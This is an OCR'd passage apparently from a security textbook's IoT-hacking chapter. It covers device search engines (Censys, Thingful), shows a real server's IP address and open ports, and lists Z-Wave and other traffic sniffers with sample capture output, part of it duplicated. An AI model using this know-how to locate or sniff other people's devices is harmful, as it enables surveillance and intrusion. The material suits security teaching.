
88.198.51.143 (static.88-198-51-143.clients.your-server.de)
HETZNER-AS (24940) Nuremberg, Bavaria, Germany
Ubuntu 21/ftp, 22/ssh, 443/https, 80/http
Webcam-Übersicht - Michael Barth - Tegernsee foto-webcam.org, www.foto-webcam.org
443.https.get.body: <!DOCTYPE html> <html><head> <link rel='icon' type='image/x-icon' href='/favicon.ico

Figure 18.59: Screenshot of Censys

- **Thingful**

  Source: *https://www.thingful.net*

  Thingful is a search engine for finding and using open IoT data from around the world. It helps organizations make better decisions with external IoT data. It collects real-time IoT data across dozens of verticals, including weather, environment, smart cities, energy, and transport. The data pipes of Thingful make it quick and easy to find and use the IoT data.


thingful
9999+ results around the world
webcam
Where?
Login / Sign Up
Menu
Copyright © 2016 Thingful Ltd
Tiles © Esri Earthstar Geographics
A Search Engine for the Internet of Things
Find & use open IoT data from around the world
See how Thingful can help
Get started!

1386097280 - Knollwood Estates Mobile Home Park: Allendale Charter

Open

active	1
comment_count	0
rating_avg	0.00
rating_count	0
view_count	6056

Updated 5 years ago


Watch

Figure 18.60: Screenshot of Thingful

IoT Hacking Tools: Sniffing Tools

Suphacap

Suphacap, a Z-Wave sniffer, is used to **sniff the traffic**, perform **real-time monitoring**, and **capture packets** from all Z-Wave networks



```
[D3F949EC] 01 -> 34 : Class 37, Method 02
[D3F949EC] 34 -> 01 :
[D3F949EC] 34 -> 01 : Class 37, Method 03, Param 0x00
[D3F949EC] 01 -> 34 :
[D3F949EC] 01 -> 05 : Class 96, Method 06, Param 0x06022502
[D3F949EC] 01 -> 05 : Class 96, Method 06, Param 0x06022502
[D3F949EC] 01 -> 05 : Class 96, Method 06, Param 0x06022502
[D3F949EC] 01 -> 05 :
[D3F949EC] 01 -> 34 : Class 37, Method 02
Suphacap v1.0.1 - (C) Jon Suphammer
Commands:
h[homeid]
n[nodeid]
c[class]
r<reg><ch>
q<0|1> - raw
i<0|1> - invalid crc
o<0|1> - rssi
x - exit
c49
[D3F949EC] 01 -> 39 : Class 49, Method 04, Param 0x04
[D3F949EC] 39 -> 01 : Class 49, Method 05, Param 0x0504220000
```

https://www.suphammer.net

CloudShark
https://www.qacafe.com

Ubiqua Protocol Analyzer
https://www.ubilogix.com

Perytons Protocol Analyzers
http://www.perytons.com

Tcpdump
https://www.tcpdump.org

Open Sniffer
https://www.sewio.net


Sniffing Tools

System administrators use automated tools to monitor their network and devices connected to the network, but attackers misuse these tools to sniff network data. Listed below are some of the tools that an attacker can use to sniff traffic generated by IoT devices.

- **Suphacap**

  Source: *https://www.suphammer.net*

  Suphacap, a Z-Wave sniffer, is a hardware tool used to sniff traffic generated by smart devices connected in the network. It allows attackers to perform real-time monitoring and capturing of packets from all Z-Wave networks. It works with all Z-Wave controllers, including Fibaro, Homeseer, Tridium Niagara, Z-Way, SmartThings, and Vera.



```
[D3F949EC] 01 -> 34 : Class 37, Method 02
[D3F949EC] 34 -> 01 :
[D3F949EC] 34 -> 01 : Class 37, Method 03, Param 0x00
[D3F949EC] 01 -> 34 :
[D3F949EC] 01 -> 05 : Class 96, Method 06, Param 0x06022502
[D3F949EC] 01 -> 05 : Class 96, Method 06, Param 0x06022502
[D3F949EC] 01 -> 05 : Class 96, Method 06, Param 0x06022502
[D3F949EC] 01 -> 05 :
[D3F949EC] 01 -> 34 : Class 37, Method 02
Suphacap v1.0.1 - (C) Jon Suphammer
Commands:
